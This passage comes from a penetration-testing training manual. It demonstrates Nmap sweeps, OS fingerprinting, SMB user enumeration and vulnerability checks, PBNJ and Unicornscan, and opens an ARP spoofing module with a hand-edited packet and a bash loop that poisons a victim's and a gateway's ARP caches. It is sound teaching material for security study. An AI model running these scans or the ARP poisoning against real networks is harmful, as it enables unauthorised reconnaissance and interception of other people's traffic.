Not shown: 65517 closed ports

PORT      STATE SERVICE

21/tcp    open  ftp

25/tcp    open  smtp

80/tcp    open  http

119/tcp   open  nntp

135/tcp   open  msrpc

139/tcp   open  netbios-ssn

443/tcp   open  https

445/tcp   open  microsoft-ds

563/tcp   open  snews

...

7007/tcp open  afs3-bos

8328/tcp  open  unknown

30001/tcp open  unknown

50203/tcp open  unknown

MAC Address: 00:0C:29:C6:B3:23 (VMware)


Nmap finished: 1 IP address (1 host up) scanned in 3.627 seconds

root@bt:~#
```

Notice how you've discovered some open ports that were not initially scanned because they are not present in the Nmap default port configuration file (/usr/local/share/nmap/nmap-services).

4.4.1 Network Sweeping

Rather than scanning a single machine for all ports, scan all the machines for one port (139.) This example could be useful for identifying all the computers running NetBIOS/SMB services:

```
root@bt:~# nmap –p 139 192.168.0.*


Starting Nmap 5.21 ( http://www.insecure.org/nmap/ ) at 2010-10-28 16:48 GMT

Interesting ports on 192.168.0.1:

PORT     STATE SERVICE

139/tcp open  netbios-ssn

MAC Address: 00:50:04:70:E9:D4 (3com)


Interesting ports on 192.168.0.3:

PORT     STATE SERVICE

139/tcp open  netbios-ssn

MAC Address: 00:14:85:24:2B:15 (Giga-Byte)


Interesting ports on 192.168.0.10:

PORT     STATE   SERVICE

139/tcp closed netbios-ssn

MAC Address: 00:0D:61:43:45:46 (Giga-Byte Technology Co.)


Interesting ports on 192.168.0.75:

PORT     STATE SERVICE

139/tcp open  netbios-ssn

MAC Address: 00:0C:29:BC:09:A4 (VMware)


Interesting ports on 192.168.0.110:

PORT     STATE SERVICE

139/tcp open  netbios-ssn

MAC Address: 00:0C:29:C6:B3:23 (VMware)
```

```
Interesting ports on 192.168.0.143:

PORT    STATE  SERVICE

139/tcp closed netbios-ssn


Interesting ports on 192.168.0.157:

PORT    STATE SERVICE

139/tcp open  netbios-ssn

MAC Address: 00:0C:29:41:40:45 (VMware)


Nmap finished: 256 IP addresses (7 hosts up) scanned in 17.842 seconds

root@bt:~#
```

The scan is completed, but you see that the output is not script friendly. Nmap supports several output formats. One of my favorites is the *greppable* format (**-oG**):

```
root@bt:~# nmap -p 139 192.168.0.* -oG 139.txt

root@bt:~# cat 139.txt

Nmap 4.50 scan initiated Sat Oct 28 16:49:37 2006 as: Nmap-p 139 -oG 139.txt 192.168.0.*

Host: 192.168.0.1 ()    Ports: 139/open/tcp//netbios-ssn///

Host: 192.168.0.3 ()    Ports: 139/open/tcp//netbios-ssn///

Host: 192.168.0.10 ()   Ports: 139/closed/tcp//netbios-ssn///

Host: 192.168.0.75 ()   Ports: 139/open/tcp//netbios-ssn///

Host: 192.168.0.110 ()  Ports: 139/open/tcp//netbios-ssn///

Host: 192.168.0.143 ()  Ports: 139/closed/tcp//netbios-ssn///

Host: 192.168.0.157 ()  Ports: 139/open/tcp//netbios-ssn///

Nmap run completed -- 256 IP addresses (7 hosts up) scanned in 17.646 seconds

root@bt:~# cat 139.txt |grep open |cut -d" " -f2

192.168.0.1

192.168.0.3

192.168.0.75

192.168.0.110

192.168.0.157

root@bt:~#
```

129

You've found several IP addresses with open port 139. You still do not know, however, which operating systems are present on these IPs.

4.4.2 OS Fingerprinting

Nmap has a wonderful feature called *OS fingerprinting* (**-O**). This feature attempts to guess the underlying operating system by inspecting the packets received from the machine. As it turns out, each vendor implements the TCP/IP stack slightly differently (default TTL values, windows size), and these differences create an almost unique fingerprint:

```
root@bt:~# nmap -O 192.168.0.1

Starting Nmap 5.21 ( http://www.insecure.org/nmap/ ) at 2010-10-28 17:00 GMT

Interesting ports on 192.168.0.1:

Not shown: 1674 closed ports

PORT     STATE SERVICE

21/tcp   open  ftp

135/tcp  open  msrpc

139/tcp  open  netbios-ssn

445/tcp  open  microsoft-ds

1025/tcp open  NFS-or-IIS

3389/tcp open  ms-term-serv

MAC Address: 00:50:04:70:E9:D4 (3com)

Device type: general purpose

Running: Microsoft Windows 2003/.NET

OS details: Microsoft Windows 2003 Server SP1

Nmap finished: 1 IP address (1 host up) scanned in 16.522 seconds

root@bt:~#
```

You see that 192.168.0.1 is most probably running Windows—possibly Windows 2003 Server SP1. Unfortunately, this feature is still a bit buggy over remove VPN links and does not work as expected in the labs.

130

4.4.3 Banner Grabbing/Service Enumeration

Nmap can also help identify services on specific ports by banner grabbing and running several enumeration scripts (**-sV** and **-A**):

```
root@bt:~# nmap -sV 192.168.182.129

Starting Nmap 5.21 ( http://nmap.org ) at 2010-03-11 12:12 EST

...

Host is up (0.00021s latency).

Not shown: 994 closed ports

PORT      STATE SERVICE       VERSION

80/tcp    open  http          Apache httpd 2.2.14 ((Win32) DAV/2 mod_autoindex_color PHP/5.3.1)

135/tcp   open  msrpc         Microsoft Windows RPC

139/tcp   open  netbios-ssn

445/tcp   open  microsoft-ds  Microsoft Windows XP microsoft-ds

3306/tcp open  mysql         MySQL (unauthorized)

3389/tcp open  microsoft-rdp Microsoft Terminal Service

MAC Address: 00:0C:29:CB:F2:D3 (VMware)

Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 9.45 seconds

root@bt:~# nmap -A 192.168.182.129

Starting Nmap 5.20 ( http://nmap.org ) at 2010-03-11 12:12 EST

PORT      STATE SERVICE       VERSION

80/tcp    open  http          Apache httpd 2.2.14 ((Win32) DAV/2 mod_autoindex_color PHP/5.3.1)

|_html-title: Offensive Security

135/tcp   open  msrpc         Microsoft Windows RPC

139/tcp   open  netbios-ssn

445/tcp   open  microsoft-ds  Microsoft Windows XP microsoft-ds

3306/tcp open  mysql         MySQL (unauthorized)

3389/tcp open  microsoft-rdp Microsoft Terminal Service

MAC Address: 00:0C:29:CB:F2:D3 (VMware)

Device type: general purpose
```

131

```
Running: Microsoft Windows XP|2003

OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003

Network Distance: 1 hop

Service Info: OS: Windows


Host script results:

|_nbstat: NetBIOS name: XP-LAB-00, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:cb:f2:d3

|_smbv2-enabled: Server doesn't support SMBv2 protocol

| smb-os-discovery:

|   OS: Windows XP (Windows 2000 LAN Manager)

|   Name: WORKGROUP\XP-LAB-00

|_  System time: 2010-03-11 12:12:53 UTC+2

HOP RTT     ADDRESS

1   0.25 ms 192.168.182.129

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 20.84 seconds

root@bt:~#
```

4.4.4 Nmap Scripting Engine

The Nmap Scripting Engine (NSE) is a recent addition to Nmap that allows users to write simple scripts to automate a wide variety of networking tasks. The scripts include a wide variety of utilities, from DNS enumeration scripts, brute force attack scripts, and even vulnerability identification scripts. A list of these scripts can be found in the /usr/local/share/nmap/scripts directory:

```
root@bt:~# locate *.nse

/usr/share/nmap/scripts/asn-query.nse

/usr/local/share/nmap/scripts/auth-owners.nse

/usr/local/share/nmap/scripts/auth-spoof.nse

/usr/local/share/nmap/scripts/banner.nse

...

/usr/local/share/nmap/scripts/smb-brute.nse

/usr/local/share/nmap/scripts/smb-check-vulns.nse
```

```
/usr/local/share/nmap/scripts/smb-enum-domains.nse

/usr/local/share/nmap/scripts/smb-enum-groups.nse

/usr/local/share/nmap/scripts/smb-enum-processes.nse

/usr/local/share/nmap/scripts/smb-enum-sessions.nse

/usr/local/share/nmap/scripts/smb-enum-shares.nse

/usr/local/share/nmap/scripts/smb-enum-users.nse

/usr/local/share/nmap/scripts/smb-os-discovery.nse

/usr/local/share/nmap/scripts/smb-psexec.nse

/usr/local/share/nmap/scripts/smb-security-mode.nse

/usr/local/share/nmap/scripts/smb-server-stats.nse

/usr/local/share/nmap/scripts/smb-system-info.nse

/usr/local/share/nmap/scripts/smbv2-enabled.nse

/usr/local/share/nmap/scripts/smtp-commands.nse

/usr/local/share/nmap/scripts/smtp-open-relay.nse

/usr/local/share/nmap/scripts/smtp-strangeport.nse

/usr/local/share/nmap/scripts/sniffer-detect.nse

/usr/local/share/nmap/scripts/snmp-brute.nse

/usr/local/share/nmap/scripts/snmp-sysdescr.nse

/usr/local/share/nmap/scripts/socks-open-proxy.nse

/usr/local/share/nmap/scripts/sql-injection.nse

/usr/local/share/nmap/scripts/ssh-hostkey.nse

/usr/local/share/nmap/scripts/sshv1.nse

/usr/local/share/nmap/scripts/ssl-cert.nse

/usr/local/share/nmap/scripts/sslv2.nse

/usr/local/share/nmap/scripts/telnet-brute.nse

/usr/local/share/nmap/scripts/upnp-info.nse

/usr/local/share/nmap/scripts/whois.nse

/usr/local/share/nmap/scripts/x11-access.nse

root@bt:~#
```

The scripts contain describing in their source code, which also has usage examples:

```
root@bt:~# nmap 192.168.11.221 --script smb-enum-users.nse


Starting Nmap 5.21 ( http://nmap.org ) at 2010-03-11 12:35 EST

NSE: Script Scanning completed.

Nmap scan report for 192.168.11.221

...

135/tcp  open  msrpc

139/tcp  open  netbios-ssn

389/tcp  open  ldap

445/tcp  open  microsoft-ds

...

MAC Address: 00:50:56:BC:57:D9 (VMware)

Host script results:

| smb-enum-users:

|    OFFSECLABS\Administrator (RID: 500)

|    OFFSECLABS\BOB$ (RID: 1104)

|    OFFSECLABS\Guest (RID: 501)

|    OFFSECLABS\GUESTS$ (RID: 1112)

|    OFFSECLABS\IUSR_WIN-HS8GZGTAPBH (RID: 1105)

|    OFFSECLABS\krbtgt (RID: 502)

|    OFFSECLABS\nina (RID: 1110)

|    OFFSECLABS\OFFSEC-Z4ZXVOTK$ (RID: 1111)

|_   OFFSECLABS\WIN-HS8GZGTAPBH$ (RID: 1000)

Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds


root@bt:~# nmap 192.168.11.221 --script smb-check-vulns.nse

Starting Nmap 5.21 ( http://nmap.org ) at 2010-03-11 12:36 EST

NSE: Script Scanning completed.

Nmap scan report for 192.168.11.221

...

135/tcp  open  msrpc

139/tcp  open  netbios-ssn
```

```
389/tcp   open   ldap

445/tcp   open   microsoft-ds

464/tcp   open   kpasswd5

593/tcp   open   http-rpc-epmap

636/tcp   open   ldapssl

1025/tcp open   NFS-or-IIS

1027/tcp open   IIS

1041/tcp open   unknown

MAC Address: 00:50:56:BC:57:D9 (VMware)



Host script results:

| smb-check-vulns:

|    MS08-067: VULNERABLE

|    Conficker: Likely CLEAN

|    regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)

|_   SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)



Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds

root@bt:~#
```

Nmap has dozens of other usage options—take the time to review and practice them in the labs.

4.5 PBNJ

As described by its authors, PBNJ is a suite of tools to monitor changes on a network over time. PBNJ monitors changes by checking for changes on the target machines, which includes the details about the services running on them as well as the service state. PBNJ parses the data from Nmap scans and stores it in a MySQL database.

Logging Nmap results into a MySQL database has several advantages, especially when the number of hosts scanned is large. Quickly set up the MySQL database and get started with a logged scan:

```
root@bt:~# /etc/init.d/mysql start

Starting MySQL database server: mysqld.

Checking for corrupt, not cleanly closed and upgrade needing tables.

root@bt:~# netstat -antp |grep 3306

tcp       0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      13045/mysqld

root@bt:~# mysql -u root -ptoor

Welcome to the MySQL monitor.  Commands end with ; or \g.

Your MySQL connection id is 28

Server version: 5.0.67-0ubuntu6 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.


mysql> CREATE DATABASE pbnj;
Query OK, 1 row affected (0.00 sec)


mysql> exit
Bye
root@bt:~# mkdir -p /root/.pbnj-2.0

root@bt:~# cd /root/.pbnj-2.0

root@bt:~# cp /usr/share/doc/pbnj/examples/mysql.yaml config.yaml

root@bt:~# nano config.yaml
```

Configure the PBNJ yaml file with the database details:

136

```
# YAML:1.0

# Config for connecting to a DBI database

# SQLite, mysql etc

db: mysql

# for SQLite the name of the file. For mysql the name of the database.

database: pbnj

# Username for the database. For SQLite no username is needed.

user: root

# Password for the database. For SQLite no password is needed.

passwd: toor

# Password for the database. For SQLite no host is needed.

host: localhost

# Port for the database. For SQLite no port is needed.

port: 3306
```

And start with a simple *ping sweep*:

```
root@bt:~# scanpbnj -a "-sP"  192.168.11.200-250

-------------------------------------

Starting Scan of 192.168.11.245

Inserting Machine

Scan Complete for 192.168.11.245

-------------------------------------

-------------------------------------

Starting Scan of 192.168.11.201

Inserting Machine

Scan Complete for 192.168.11.201

-------------------------------------

...
```

Query the MySQL database for the found machines:

```
root@bt:~# mysql -u root -ptoor

Welcome to the MySQL monitor.  Commands end with ; or \g.

Your MySQL connection id is 34

Server version: 5.0.67-0ubuntu6 (Ubuntu)


Type 'help;' or '\h' for help. Type '\c' to clear the buffer.


mysql> use pbnj;

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

Database changed

mysql> show tables;

+----------------+

| Tables_in_pbnj |

+----------------+

| machines       |

| services       |

+----------------+

2 rows in set (0.00 sec)


mysql> select * from services;

Empty set (0.00 sec)


mysql> select * from machines;

+-----+----------------+------+--------+-----------+-----------------+--------------------------+

| mid | ip             | host | localh | os        | machine_created | created_on               |

+-----+----------------+------+--------+-----------+-----------------+--------------------------+

|   1 | 192.168.11.245 | 0    |      0 | unknown os | 1268331738      | Thu Mar 11 13:22:18 2010 |

|   2 | 192.168.11.201 | 0    |      0 | unknown os | 1268331738      | Thu Mar 11 13:22:18 2010 |

...

|  49 | 192.168.11.223 | 0    |      0 | unknown os | 1268331738      | Thu Mar 11 13:22:18 2010 |

|  50 | 192.168.11.222 | 0    |      0 | unknown os | 1268331738      | Thu Mar 11 13:22:18 2010 |
```

138

```
| 51 | 192.168.11.235 | 0    |      0 | unknown os | 1268331738    | Thu Mar 11 13:22:18 2010 |

+-----+---------------+------+--------+-----------+----------------+-------------------------+

51 rows in set (0.00 sec)


mysql> exit

Bye
```

You discover that the database has two tables: machines and services. Because you only ran a ping sweep, no services were recorded for any of the machines.

Now try a network sweep of port 139:

```
root@bt:~# scanpbnj -a "-p 139"  192.168.11.200-250

-----------------------------------

Starting Scan of 192.168.11.245

Machine is already in the database

Checking Current Services

        Inserting Service on 139:tcp netbios-ssn

Scan Complete for 192.168.11.245

-----------------------------------

...

-----------------------------------

Starting Scan of 192.168.11.235

Machine is already in the database

Checking Current Services

Scan Complete for 192.168.11.235

-----------------------------------

root@bt:~#
```

And once again inspect the database:

```
root@bt:~# mysql –u root –ptoor

Welcome to the MySQL monitor.  Commands end with ; or \g.

Your MySQL connection id is 36

Server version: 5.0.67–0ubuntu6 (Ubuntu)


Type 'help;' or '\h' for help. Type '\c' to clear the buffer.


mysql> use pbnj;

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with –A


Database changed

mysql> select * from services;

+------+-------------+-------+------+----------+-----------------+-----------------+-----------------+--------------------------+
| mid  | service     | state | port | protocol | version         | banner          | machine_updated | updated_on               |
+------+-------------+-------+------+----------+-----------------+-----------------+-----------------+--------------------------+
|    1 | netbios-ssn | up    |  139 | tcp      | unknown version | unknown product | 1268331850      | Thu Mar 11 13:24:10 2010 |
|    2 | netbios-ssn | up    |  139 | tcp      | unknown version | unknown product | 1268331850      | Thu Mar 11 13:24:10 2010 |
|    7 | netbios-ssn | up    |  139 | tcp      | unknown version | unknown product | 1268331850      | Thu Mar 11 13:24:10 2010 |
|   20 | netbios-ssn | up    |  139 | tcp      | unknown version | unknown product | 1268331850      | Thu Mar 11 13:24:10 2010 |
|   21 | netbios-ssn | up    |  139 | tcp      | unknown version | unknown product | 1268331850      | Thu Mar 11 13:24:10 2010 |
|   46 | netbios-ssn | up    |  139 | tcp      | unknown version | unknown product | 1268331850      | Thu Mar 11 13:24:10 2010 |
|   45 | netbios-ssn | up    |  139 | tcp      | unknown version | unknown product | 1268331850      | Thu Mar 11 13:24:10 2010 |
|   49 | netbios-ssn | up    |  139 | tcp      | unknown version | unknown product | 1268331850      | Thu Mar 11 13:24:10 2010 |
+------+-------------+-------+------+----------+-----------------+-----------------+-----------------+--------------------------+
8 rows in set (0.00 sec)


mysql> exit

Bye

root@bt:~#
```

The MySQL database can be easily accessed using the **outputpbnj** script:

```
root@bt:~# outputpbnj -q latestinfo

Thu Mar 11 13:24:10 2010        0        netbios-ssn    up      unknown version tcp

Thu Mar 11 13:24:10 2010        0        netbios-ssn    up      unknown version tcp

Thu Mar 11 13:24:10 2010        0        netbios-ssn    up      unknown version tcp

Thu Mar 11 13:24:10 2010        0        netbios-ssn    up      unknown version tcp

Thu Mar 11 13:24:10 2010        0        netbios-ssn    up      unknown version tcp

Thu Mar 11 13:24:10 2010        0        netbios-ssn    up      unknown version tcp

Thu Mar 11 13:24:10 2010        0        netbios-ssn    up      unknown version tcp

Thu Mar 11 13:24:10 2010        0        netbios-ssn    up      unknown version tcp

root@bt:~#
```

As more information is gathered about a machine (such as banners, OS versions, and so forth), it is added to the relevant fields in the database.

Because PBNJ is a wrapper for Nmap, it's not recommended to run large or heavy scans with it; rather, build the database slowly using shorter, more specific scans.

4.6 Unicornscan

Unicornscan is an attempt at a user-land distributed TCP/IP stack. It is intended to provide a researcher with a superior interface for introducing a stimulus into and measuring a response from a TCP/IP-enabled device or network. Although it currently has hundreds of individual features, a main set of capabilities includes:

- Asynchronous stateless TCP scanning with all variations of TCP flags

- Asynchronous stateless TCP banner grabbing

- Asynchronous protocol-specific UDP scanning

- Active and passive remote OS, application.

- PCAP file logging and filtering

- Relational database output

- Custom module support

- Customized data set views

Unicornscan can also be used as a *very* fast stateless scanner. The main difference between Unicornscan and other scanners such as Nmap is that Unicornscan has its own TCP/IP stack. This enables you to scan asynchronously—with one thread sending SYNs and the other thread receiving the responses.

I once had to map all the HTTP servers on an internal class B network (more than 65,000 IP address spaces) using Unicornscan. With Unicornscan, this process took less than three minutes. As with Nmap, Unicornscan has detailed usage information that can be read by issuing the **unicornscan -h** command.

(Note that Unicornscan may not work with PPP interfaces; results in the lab vary).

Try a simple port scan using Unicornscan:

```
root@bt:~# apt-get install unicornscan
root@bt:~# us 192.168.0.110
TCP open                        ftp[   21]        from 192.168.0.110  ttl 128
TCP open                       smtp[   25]        from 192.168.0.110  ttl 128
TCP open                       http[   80]        from 192.168.0.110  ttl 128
TCP open                       nntp[  119]        from 192.168.0.110  ttl 128
TCP open                      epmap[  135]        from 192.168.0.110  ttl 128
TCP open                netbios-ssn[  139]        from 192.168.0.110  ttl 128
TCP open                      https[  443]        from 192.168.0.110  ttl 128
TCP open               microsoft-ds[  445]        from 192.168.0.110  ttl 128
TCP open                      nntps[  563]        from 192.168.0.110  ttl 128
TCP open                   blackjack[ 1025]       from 192.168.0.110  ttl 128
TCP open                        cap[ 1026]        from 192.168.0.110  ttl 128
TCP open                      exosee[ 1027]       from 192.168.0.110  ttl 128
TCP open               ms-streaming[ 1755]        from 192.168.0.110  ttl 128
TCP open                    unknown[ 6666]        from 192.168.0.110  ttl 128
root@bt:~#
```

Now try a network-wide scan on port 139:

```
root@bt:~# us 192.168.0.0/24:139

TCP open               netbios-ssn[  139]        from 192.168.0.1    ttl 128

TCP open               netbios-ssn[  139]        from 192.168.0.3    ttl 128

TCP open               netbios-ssn[  139]        from 192.168.0.75   ttl 128

TCP open               netbios-ssn[  139]        from 192.168.0.110  ttl 128

TCP open               netbios-ssn[  139]        from 192.168.0.157  ttl 64

root@bt:~#
```

Unicornscan also has a PHP backend, which can be enabled via the setup-unicornscan.sh script. Check out the BackTrack wiki for more information about this:

http://www.backtrack-linux.org/wiki/index.php/Unicornscan

4.7 Exercises

1. Use Nmap to identify all live hosts in the THINC.local network. Scan the local network and identify:

    - Operating system versions

    - Open ports (TCP/UDP)

    - Services and their versions (banners)

2. Update your Lab Pentest Report with the information found.

Going the Extra Mile

Unicornscan is actually not a port scanner, but a *payload sender*. You can use Unicornscan to send various payloads from SNMP GET requests to evil exploit buffers (imagine sending exploit payloads at 1000 IPs a second...).

Do some research and create an HTTP HEAD request payload that can be sent using Unicornscan.

5. Module 5: ARP Spoofing

Overview

This module introduces ARP man in the middle (MITM) attacks in a switched network, and various passive and active derivatives of these attacks.

Module Objectives

At the end of this module, the student should:

1. Understand and be able to recreate ARP spoofing attacks by manually editing ARP packets with a HEX editor
2. Be proficient in the use of Ettercap and various modules such as DNS and SSL spoofing.
3. Possess basic proficiency in writing custom Ettercap filters

Reporting

There is **no reporting** for this module. **This module does not contain lab exercises because ARP spoofing should *not* be performed in the VPN labs.**

A Note from the Authors

ARP spoofing is a horrendous attack vector. It is very easy to implement and can have disastrous effects on a local network. If you do not know the difference between the switch and a hub, or if you are unfamiliar with the concept of ARP spoofing, please visit the following links:

http://en.wikipedia.org/wiki/ARP_spoofing

http://www.oxid.it/downloads/apr-intro.swf

5.1 The Theory behind ARP Spoofing

Because ARP replies are not verified or checked in any way, an attacker can send a spoofed ARP reply to a victim machine, thereby poisoning its ARP cache. Once an attacker controls the ARP cache, he can redirect traffic from that machine at will, in a switched environment.

5.2 Doing It the Hard Way

Your task is to capture traffic between a victim and a gateway on a switched network. You will be doing this by capturing an ARP request and then HEX editing it to suit your needs. Once you've edited it, you will resend the packet to the network using file2cable.

You'll capture this ARP reply, save it to disk, and open it with a HEX editor.

Before you freak out, take a deep breath and notice the following:

- ARP packet Destination: 00:15:58:27:69:7f

- ARP packet Source: 00:90:d0:23:d4:e6

- Sender MAC address: 00:90:d0:23:d4:e6

- Sender IP address: 192.168.2.1 (c0 a8 02 01)

(These IPs are *not* relevant for the labs; they just show *my* network.)

Can you identify these addresses in the packet? Take a minute or so to do this.

Now that you have an ARP reply template, modify it with a HEX editor to implement an ARP spoofing attack on the network.

- Gateway: 192.168.2.1–00:90:D0:23:D4:E6

- Attacker**:** 192.168.2.102–00:15:58:27:69:7F

- Victim: 192.168.2.111–00:14:85:24:2B:15

5.2.1 Victim Packet

The victim packet will try to fool the victim into believing that the attacker's MAC address has the IP of the default gateway (192.168.2.1). To do this, you must customize the raw ARP reply.

ARP cache on the victim machine before the attack:

Prepare the packet. Review it carefully and make sure you understand each of the changes made:

After sending this packet to the network using file2cable, the victim's machine has the following ARP cache entries:

Because the more updated ARP cache entry takes precedence, all traffic redirected to the gateway will now reach your MAC address.

5.2.2 Gateway Packet

Now you need to create a packet for the gateway. You need to fool the gateway by making it forward all the packets intended for the victim to the attacker MAC address:

Before sending the packets to the network, enable IP forwarding on your attacking machines so that packets arriving from the victim to the attacker won't be dropped, but passed on to the gateway:

```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Now you can send ARP replies to both the gateway and the victim using a simple Bash script:

```
#!/bin/bash


while [ 1 ];do
file2cable -i eth0 -f arp-victim
file2cable -i eth0 -f arp-gateway
sleep 2
done
```

This Bash script will send packets to the victim and gateway every two seconds (so the victim ARP cache does not get an opportunity to repair itself):

```
root@bt:~# ./arp-poison.sh
file2cable - by FX <fx@phenoelit.de>

        Thanx got to Lamont Granquist & fyodor for their hexdump()
file2cable - by FX <fx@phenoelit.de>

